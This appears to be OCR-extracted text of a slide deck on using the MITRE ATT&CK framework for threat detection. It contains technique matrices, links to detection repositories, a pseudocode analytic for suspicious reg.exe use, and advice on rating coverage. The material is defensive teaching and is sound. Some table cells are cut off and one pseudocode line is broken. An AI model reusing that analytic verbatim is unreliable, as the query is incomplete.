
## Adversary Emulation



| Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Execution | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|
| Accessibility Features | Accessibility Features | Binary Padding | Brute Force | Account Discovery | Application Deployment Software | Command-Line | Automated Collection | Automated Exfiltration | Commonly Used Port |
| AppInit DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | Application Window Discovery | Exploitation of Vulnerability | Execution through API | Clipboard Data | Data Compressed | Communication Through Removable Media |
| Basic Input/Output System | Bypass User Account Control | Code Signing | Credential Manipulation | File and Directory Discovery | Logon Scripts | Graphical User Interface | Data Staged | Data Encrypted | Custom Command and Control Protocol |
| Bootkit | DLL Injection | Component Firmware | Credentials in Files | Local Network Configuration Discovery | Pass the Hash | PowerShell | Data from Local System | Data Transfer Size Limits | Custom Cryptographic Protocol |
| Change Default File Handlers | DLL Search Order Hijacking | DLL Injection | Exploitation of Vulnerability | Local Network Connections Discovery | Pass the Ticket | Process Hollowing | Data from Network Shared Drive | Exfiltration Over Alternative Protocol | Data Obfuscation |
| Component Firmware | Exploitation of Vulnerability | DLL Search Order Hijacking | Input Capture | Network Service Scanning | Remote Desktop Protocol | Rundll32 | Data from Removable Media | Exfiltration Over Command and Control Channel | Fallback Channels |
| DLL Search Order Hijacking | Legitimate Credentials | DLL Side-Loading | Network Sniffing | Peripheral Device Discovery | Remote File Copy | Scheduled Task | Email Collection | Exfiltration Over Other Network Medium | Multi-Stage Channels |
| Hypervisor | Local Port Monitor | Disabling Security Tools | Two-Factor Authentication Interception | Permission Groups Discovery | Remote Services | Service Execution | Input Capture | Exfiltration Over Physical Medium | Multiband Communication |
| Legitimate Credentials | New Service | Exploitation of Vulnerability | | Process Discovery | Replication Through Removable Media | Third-party Software | Screen Capture | Scheduled Transfer | Multilayer Encryption |
| | | | | | | Windows Management | | | |

# That’s Great…But How Can I Actually Use It?

- **How you use ATT&CK depends on *where your team is***
- **ATT&CK can be useful for any level of sophistication**



idownloadblog.com

- **Let’s dive into key use cases:**
  - Detection
  - Assessment and Engineering
  - Threat Intelligence
  - Adversary Emulation


# Detection – How ATT&CK Can Help

- **Improve focus on post-exploit activity (in addition to perimeter defenses)**
- **Move toward detecting adversary TTPs in addition to indicators**
- **Organize detections to enable:**
  - Finding gaps in coverage
  - Tracking improvement over time

# Detection

- **Look at others' behavioral analytics and choose a few to implement**
- **Adapt them to your environment (tuning needed!)**
- **Check out these repositories to get started:**
  - Cyber Analytics Repository: https://car.mitre.org/
  - Endgame EQL Analytics Library: https://eqllib.readthedocs.io/en/latest/analytics.html
  - Threat Hunter Playbook: https://github.com/Cyb3rWard0g/ThreatHunter-Playbook
  - Sigma: https://github.com/Neo23x0/sigma
  - Atomic Threat Coverage: https://github.com/krakow2600/atomic-threat-coverage

# Detection - An Example Analytic



## Pseudocode


To gain better context, it may be useful to also get information about the cmd process to know its parent. This may be helpful when tuning the analytic to an environment, if this behavior happens frequently. This may also help to rule out instances of users running `reg.exe` from within a command prompt that was created from Explorer. A second version of the analytic does not join back to the parent process, to allow a tighter time frame when actually searching. Instead, it looks for registry changes across a large number of hosts.

```
processes = search Process:Create
reg = filter processes where (exe == "reg.exe" and parent_exe == "cmd.exe")
cmd = filter processes where (exe == "cmd.exe" and parent_exe != "explorer.exe"")
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and reg.hostname == cmd.hostname)
output reg_and_cmd
```

```
processes = search Process:Create
reg_processes = filter processes where (
 exe == "reg.exe" and parent_exe == "cmd.exe" and
 (command_line == "*add*" OR command_line == "*delete*" OR command_line == "*copy*" OR command_line == "*restore*" OR command_line == "*]
)
reg_processes_counted = count(hostname) as host_count group reg_processes by command_line
reg_processes_sorted = sort by host_count
output reg_processes_sorted
```

https://car.mitre.org/analytics/CAR-2013-03-001

# Detection




- **Look at what techniques you may be able to detect based on data you’re already collecting**
- **Host-based data is useful, but consider network data too (e.g. Bro/Zeek)**
- **Example data sources associated with ATT&CK techniques:**
  - Windows registry
  - Process monitoring
  - Command-line parameters
  - Network intrusion detection system
  - *and more*…

# Detection

- **Choose *one* data source and write your own analytics**
- **Use our script help you pull the data sources from ATT&CK:**

**https://github.com/mitre-attack/attack-scripts/tree/master/scripts**




## scripts

This folder contains one-off scripts for working with ATT&CK content. These scripts are included either because they provide useful functionality or as demonstrations of how to fetch, parse or visualize ATT&CK content.

| script | description |
|---|---|
| techniques_from_data_src.py | Fetches the current ATT&CK STIX 2.0 objects from the ATT&CK TAXII server, prints all of the data sources listed in Enterprise ATT&CK, and then lists all the Enterprise techniques containing a given data source. Run `python3 techniques_from_data_source.py -h` for usage instructions. |

# Detection


- **Assess your detection coverage across ATT&CK**
  - Consider starting with one tactic and expanding from there
  - Choose a “coverage rating” that works for you:
    - 1-5 based on quality or number of detections
    - Low, Medium, High based on confidence you would detect that behavior
    - **Remember you’ll never get to 100% or “perfect” coverage!**



| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command And Control |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 items | 31 items | 56 items | 28 items | 59 items | 20 items | 19 items | 17 items | 13 items | 9 items | 21 items |
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Automated Exfiltration | Commonly Used Port |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Data Compressed | Communication Through Removable Media |
| Hardware Additions | Command-Line Interface | AppCert DLLs | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Data Encrypted | Connection Proxy |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | File and Directory Discovery | Exploitation of Remote Services | Data from Information Repositories | Data Transfer Size Limits | Custom Command and Control Protocol |
| Spearphishing Attachment | Dynamic Data Exchange | Application Shimming | Application Shimming | Clear Command History | Credentials in Files | Network Service Scanning | Logon Scripts | Data from Local System | Exfiltration Over Alternative Protocol | Custom Cryptographic Protocol |
| Spearphishing Link | Execution through API | Authentication Package | Bypass User Account Control | CMSTP | Credentials in Registry | Network Share Discovery | Pass the Hash | Data from Network Shared Drive | Exfiltration Over Command and Control Channel | Data Encoding |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Password Policy Discovery | Pass the Ticket | Data from Removable Media | Exfiltration Over Other Network Medium | Data Obfuscation |
| Supply Chain Compromise | Exploitation for Client Execution | Bootkit | Dylib Hijacking | Component Firmware | Forced Authentication | Peripheral Device Discovery | Remote Desktop Protocol | Data Staged | Exfiltration Over Physical Medium | Domain Fronting |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Exploitation for Privilege Escalation | Component Object Model Hijacking | Hooking | Permission Groups Discovery | Remote File Copy | Email Collection | Scheduled Transfer | Fallback Channels |
| Valid Accounts | InstallUtil | Change Default File Association | Extra Window Memory Injection | Control Panel Items | Input Capture | Process Discovery | Remote Services | Input Capture | | Multi-hop Proxy |
| | Launchctl | Component Firmware | File System Permissions Weakness | DCShadow | Input Prompt | Query Registry | Replication Through Removable Media | Man in the Browser | | Multi-Stage Channels |
| | Local Job Scheduling | Component Object Model Hijacking | Hooking | Deobfuscate/Decode Files or Information | Kerberoasting | Remote System Discovery | Shared Webroot | Screen Capture | | Multiband Communication |
| | LSASS Driver | Create Account | Image File Execution Options Injection | Disabling Security Tools | Keychain | Security Software Discovery | SSH Hijacking | Video Capture | | Multilayer Encryption |
| | Mshta | DLL Search Order Hijacking | Launch Daemon | DLL Search Order Hijacking | LLMNR/NBT-NS Poisoning | System Information Discovery | Taint Shared Content | | | Port Knocking |
| | PowerShell | Dylib Hijacking | New Service | DLL Side-Loading | Network Sniffing | System Network | Third-party Software | | | Remote Access Tools |
| | Regsvcs/Regasm | External Remote Services | | Exploitation for Defense Evasion | Password Filter DLL | | Windows Admin Shares | | | Remote File Copy |
| | Regsvr32 | File System Permissions Weakness | | Extra Window Memory Injection | Private Keys | | | | | Standard Application Layer Protocol |
| | Rundll32 | Hidden Files and | | File Deletion | Replication Through Removable Media | | | | | Standard |
| | Scheduled Task | | | File System Logical Offsets | | | | | | |

Credit: Kyle Rainey and Red Canary https://redcanary.com/blog/avoiding-common-attack-pitfalls/

# Detection



| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command And | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulati | Access Token Manipulati | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Commonly Used Port | Automated Exfiltration | Data Destruction |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Communication Through Removable Media | Data Compressed | Data Encrypted for Impact |
| External Remote Services | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Connection Proxy | Data Encrypted | Defacement |
| Hardware Additions | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | Domain Trust Discovery | Exploitation of Remote Services | Data from Information Repositories | Custom Command and Control Protocol | Data Transfer Size Limits | Disk Content Wipe |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | File and Directory Discovery | Logon Scripts | Data from Local System | Custom Cryptographic Protocol | Exfiltration Over Alternativ Protocol | Disk Structure Wipe |
| Spearphishing Attachmen | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Service Scanning | Pass the Hash | Data from Network Shared Drive | Data Encoding | Exfiltration Over Comman and Control Channel | Endpoint Denial of Service |
| Spearphishing Link | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Share Discovery | Pass the Ticket | Data from Removable Media | Data Obfuscation | Exfiltration Over Other Network Medium | Firmware Corruption |
